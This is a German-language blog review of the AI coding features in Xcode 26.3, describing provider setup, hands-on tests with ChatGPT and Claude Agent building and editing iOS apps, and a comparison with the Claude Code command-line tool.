Lese-Ansicht

Xcode 26.3 kann endlich KI

Rund um die Integration von KI-Tools in Xcode hat sich Apple bisher nicht mit Ruhm bekleckert (siehe auch meinen Blog-Artikel zu Xcode 26.1 und 26.2). Aber mit Version 26.3 ist Xcode endlich doch im KI-Zeitalter angekommen. Der Schlüssel zum Erfolg: die Einhaltung offener Standards.

KI funktioniert in Xcode 26.3, weil Apple mit mcpbridge einen MCP-Server mit ca. 20 Tools für Xcode implementiert hat. Damit können Sprachmodelle direkt mit Xcode kommunizieren, Code ändern, auf aktuelle Apple-spezifische Dokumentation zugreifen, Apps ausprobieren und Fehler beheben.

KI-unterstützte App-Entwicklung in Xcode

Konfiguration

Der Konfigurationsdialog Intelligence sieht simpel aus, stiftet in Wirklichkeit aber Verwirrung. Auf den ersten Blick könnte man meinen, es gäbe zwei vordefinierte KI-Provider: OpenAI mit ChatGPT und Codex auf der einen Seite, Anthropic mit Claude auf der anderen Seite. Es sind aber VIER!

  • ChatGPT: simple KI-Unterstützung, in begrenztem Ausmaß kostenlos
  • OpenAI Codex: Agentic Coding mit Codex
  • Claude: simple KI-Unterstützung
  • Claude Agent: Agentic Coding mit Claude (vergleichbar mit der CLI Claude Code)

Ich gehe im Folgenden davon aus, dass Sie ein ChatGPT- oder Claude-Abo haben und dieses für Xcode nutzen möchten. Dazu installieren Sie zuerst das entsprechende Zusatzprogramm OpenAI Codex bzw. Claude Agent (Button Get). Ärgerlicherweise scheint die KI-Integration auch ohne diese Zusatzinstallation zu funktionieren — aber dann landen Sie bei den eingeschränkten Varianten ChatGPT oder Claude, die nur mittelmäßig funktionieren, keine Skill-Unterstützung aufweisen usw.

Für Agentic Coding müssen die Zusatzkomponenten »Codex« bzw. »Claude Agent« installiert werden!

Im nächsten Schritt müssen Sie die Verbindung zum jeweiligen KI-Konto herstellen. Die Authentifizierung erfolgt in einem Webbrowser-Fenster. Die konfigurierten KI-Tools bekommen automatisch Zugang zu den MCP-Diensten von Xcode.

KI-Konfiguration in Xcode

Es besteht auch die Möglichkeit, andere externe sowie lokale KI-Provider zu nutzen. Am interessantesten wäre sicherlich Google Gemini, aber ich habe aus Zeitgründen von Tests abgesehen. (Freie, lokale Modelle sind nach meinen Erfahrungen mit anderen IDEs eher ungeeignet. Sie sind für Agentic Coding nicht leistungsfähig genug. Außerdem basieren sie meist auf relativ altem Trainingsmaterial, was bei Swift/SwiftUI besonders ungünstig ist.)

Die Option Allow external agents to use Xcode tools ist nur dann relevant, wenn Sie ein externes (nicht in Xcode eingebettetes) KI-Tool verwenden, z.B. Claude Code oder Codex. Diese externen Tools können dann den in Xcode integrierten MCP-Server nutzen und z.B. Apps ausführen, davon Screenshots erstellen und auf diese Weise UI-Fehler erkennen/beheben.

In der KI-Seitenleiste wählen Sie den gewünschten, zuvor konfigurierten KI-Dienst aus. Alle Agentic Coding Funktionen gibt es aber nur mit Codex oder Claude Agent!

Auswahl zwischen den vorweg konfigurierten Diensten in der KI-Seitenleiste. Agentic Coding setzt »Codex« oder »Claude Agent« voraus!

Erster Versuch (ChatGPT)

Als ersten Versuch habe ich mit dem Modell ChatGPT (ohne OpenAI-Konto) eine minimale Variante des Break-Out-Spiels als iOS-App entwickelt (siehe die erste Abbildung dieses Artikels).

Prompt: create a simple break out game as an iOS app

Zwei Minuten später war die App fertig. 170 Zeilen Code, alle in ContentView.swift. Xcode zeigte allerdings einen Build-Error an und wies auch gleich auf die Ursache hin: Es fehlte import Combine, worum ich mich selbst kümmerte. Danach war die App prinzipiell verwendbar.

Einerseits ist das Ergebnis beeindruckend, andererseits ist die Code-Qualität aber nicht großartig: Xcode bemängelte zwei onChange-Aufrufe, deren Syntax veraltet ist. Aber auch davon losgelöst ist der Code nicht effizient. Die Spielelemente sind alle in SwiftUI abgebildet (kein SpriteKit). Das ist die einfachste Lösung, aber die Implementierung ist langsam. Das Spiel wird stotternd langsam, sobald das Paddel mit der Maus verschoben wird.

Ich habe mit ein paar Folge-Prompts versucht, das Spiel zu verbessern:

Prompt: the onChange() modifiers are deprecated; please fix

Prompt: ok. it works, but it is extremely slow if I move the paddle. (As long as there is no user input, speed is OK)

Das KI-Tool ersetzte zuerst onChange durch task (OK) und baute dann @GestureState ein, um die Geschwindigkeit zu verbessern (ohne Erfolg).

Zweiter Versuch (Claude Agent)

Für den zweiten Versuch habe ich zuerst den Claude Agent heruntergeladen und mit meinem Claude-Konto verknüpft. Gleicher Prompt, also:

Prompt: create a simple break out game as an iOS app

Der erste Unterschied zum vorigen Beispiel besteht darin, dass der Claude Agent über das Problem zuerst nachdenkt und eine To-do-Liste erstellt. Diese arbeitete er dann Punkt für Punkt ab.

Der Code fällt mit ca. 350 Zeilen deutlich umfangreicher aus. Er ist in den beiden neuen Dateien BreakOutGame.swift und BreakOutGameView.swift deutlich besser organisiert. Der Code trennt zwischen Datenmodell und View. (Auf eine vollständige Realisierung des MVVM-Musters hat der Claude Agent aber verzichtet.) Der Code funktioniert auf Anhieb und ist frei von offensichtlich veralteten Funktionen. Auch die Performance ist deutlich besser.

Noch ein Break-Out-Spiel, diesmal generiert vom Claude Agent

Xcode kritisiert allerdings zwei Main-actor-Isolation-Probleme (Warnungen, keine Errors).

Prompt: there are two main actor isolation warnings; fix them

Claude gelingt es auf Anhieb, die Probleme zu beheben (Respekt!).

Eine weitere Analyse des Codes ergibt: Der Code ist OK, aber nicht ausgezeichnet. Der SwiftUI-Pro-Skill (mehr dazu in einem zweiten Blog-Artikel) kritisiert z.B. die Verwendung eines Timers für den GameLoop und schlägt stattdessen TimeLineView(.animation) vor.

Beispiel 3: Vorhandenen Code bearbeiten/erweitern (Claude Agent)

Im dritten Beispiel habe ich das einigermaßen komplexe Cart-Projekt aus meinem Swift-Buch geladen (siehe Kapitel 25). In ca. 2000 Zeilen Code, die über ein Dutzend Dateien verteilt sind, realisiert die App die Verwaltung einer Einkaufsliste, die mittels eines Backends (REST-API) über mehrere Familienmitglieder synchronisiert wird.

Mein erster Prompt sah so aus:

Prompt: /init

Dieses Claude-Code-typische Kommando analysiert die Code-Basis und erstellt die Datei CLAUDE.md mit einer Zusammenfassung über die Organisation des Codes. Damit tut sich der Claude Agent bei weiteren Aufrufen leichter, sich im Code zu orientieren, und muss diesen Schritt nicht wiederholen. Die Datei landet direkt im Projektverzeichnis und ist deswegen im Projektnavigator (der eine Ebene tiefer ansetzt) unsichtbar.

Der Claude Agent lädt diese Datei bei zukünftigen Sessions automatisch. In der Regel ist es zweckmäßig, die Datei durchzulesen und bei Bedarf eigene Erweiterungen durchzuführen. Ich habe bei diesem Test aber darauf verzichtet.

Als Nächstes habe ich in den Projekteinstellungen Default Actor Isolation = MainActor eingestellt (siehe auch den Blog-Artikel Swift 6.2 und Xcode 26.1).

Prompt: This app now uses Default Actor Isolation = MainActor. Remove no longer necessary main actor attributes.

Es gibt nur eine Stelle im Code. Claude Agent findet sie und entfernt das nun überflüssige Attribut.

In der Praxis haben sich die Synchronisationseinstellungen der App als zu groß herausgestellt. Die App speichert Änderungen alle 40 Sekunden. Wenn lokal nichts geändert wird, werden Remote-Änderungen sogar nur alle 10 Minuten durchgeführt. Der folgende Prompt führt direkt zum Ziel, obwohl ich Claude keinerlei Informationen gebe, wo sich die relevanten Einstellungen befinden.

Prompt: change the sync settings; I want to write changes after 20 seconds, read remote changes every 30 seconds

Die UI der App ist in einer TabView über drei Tabs verteilt. Ich möchte, dass die App auch bei jedem Tab-Wechsel eine Synchronisation durchführt. Wiederum findet der Claude Agent sofort die richtige Stelle im Code und baut dort einen asynchronen Aufruf der Sync-Methode ein.

Prompt: I also want to sync on every tab change.

Claude Agent führt mühelos Änderungen in dem einigermaßen komplexen Projekt durch

Prompt: I want the app to also sync when it is disabled (switch to another app). There is already code for this, but it does not work reliable.

Claude Agent verbessert den Code entsprechend.

Prompt: update the version to 1.0.2

Prompt: ok. can you also update it in the target settings?

Hier kommt Claude an seine Grenzen. Er findet zwar eine Zeichenkette im Code, die er von 1.0.1 auf 1.0.2 ändert. Aber die Xcode-Einstellungen Target / Identity / Bundle Identifier kann es nicht ändern und bittet darum, diesen Schritt selbst zu erledigen.

Meine relativ einfachen Prompts verschleiern, wie weit Agentic Coding geht. Paul Hudson geht in seinem YouTube-Video aufs Ganze und beginnt mit einem Prompt, um eine Schach-Spiel-App zu programmieren. Eine viertel Stunde später ist die App soweit fertig, dass ein erstes Spiel möglich ist. Derartige Mammut-Prompts sind aber selten zweckmäßig. Gehen Sie Schritt für Schritt vor (wobei ein Schritt durchaus die Implementierung eines neuen Features sein kann), testen Sie die App, führen Sie einen Commit durch!

Xcode vs. Claude Code

Apple hat sich mit der Integration von KI-Tools in Xcode viel Zeit gelassen. Außerhalb des Apple-Universums hat sich mehr bewegt. Der aus meiner Sicht gerade spannendste Weg zur Programmierung von Swift-Apps ist heute das Command Line Interface (CLI) Claude Code.

Die Vorgehensweise sieht so aus: Sie erzeugen/laden mit Xcode Ihr Projekt. Gleichzeitig öffnen Sie ein Terminal, wechseln in das Projektverzeichnis und starten dort Claude Code. Durch Prompts weisen Sie Claude Code an, welche Funktionen es entwickeln soll. Xcode bleibt offen, Sie verwenden die IDE aber nicht (oder nur in Ausnahmefällen) zum Programmieren, sondern dazu, den von Claude Code produzierten Code zu lesen und die resultierende App zu testen bzw. auszuprobieren.

Diese Vorgehensweise ist ungewohnt, aber effizient. Manche Entwickler sind der Ansicht, der größte Vorteil moderner KI-Tools bestünde darin, dass Xcode nicht oder zumindest nur noch am Rande benötigt wird.

Im Vergleich zu den integrierten KI-Tools in Xcode bietet Claude Code diverse Zusatzfunktionen. Enorm hilfreich ist die Möglichkeit, Skills und MCP-Server zu nutzen. Das für mich wichtigste Feature ist aber der Planungsmodus (Ein-/Ausschalten mit Shift+Tab): Er gibt Ihnen die Möglichkeit, ein neues Feature in Ruhe zu planen, ohne den Code dabei anzurühren. Erst wenn Sie mit dem von Claude Code präsentiertem Plan vollständig zufrieden sind, beginnen Sie mit der Realisierung.

Erfreulicherweise unterstützt Xcode ab Version 26.3 auch externe KI-Tools und stellt diesen via MCP dieselben Funktionen wie internen KI-Tools zur Verfügung. Dazu müssen Sie in den Xcode-Einstellungen Intelligence / Allow external agents to use Xcode tools aktivieren. Die Kommandos, um den Xcode-Server in Claude Code bzw. in Codex einmalig einzurichten, sehen so aus (Dokumentation von Apple):

claude mcp add --transport stdio xcode -- xcrun mcpbridge
codex mcp add xcode -- xcrun mcpbridge

Damit der Aufruf von mcpbridge funktioniert, muss in den Xcode-Einstellungen unter Locations die richtige Xcode-Version eingestellt sein. Bei mir war der Eintrag ursprünglich leer (keine Ahnung warum), der MCP-Aufruf scheiterte deswegen.
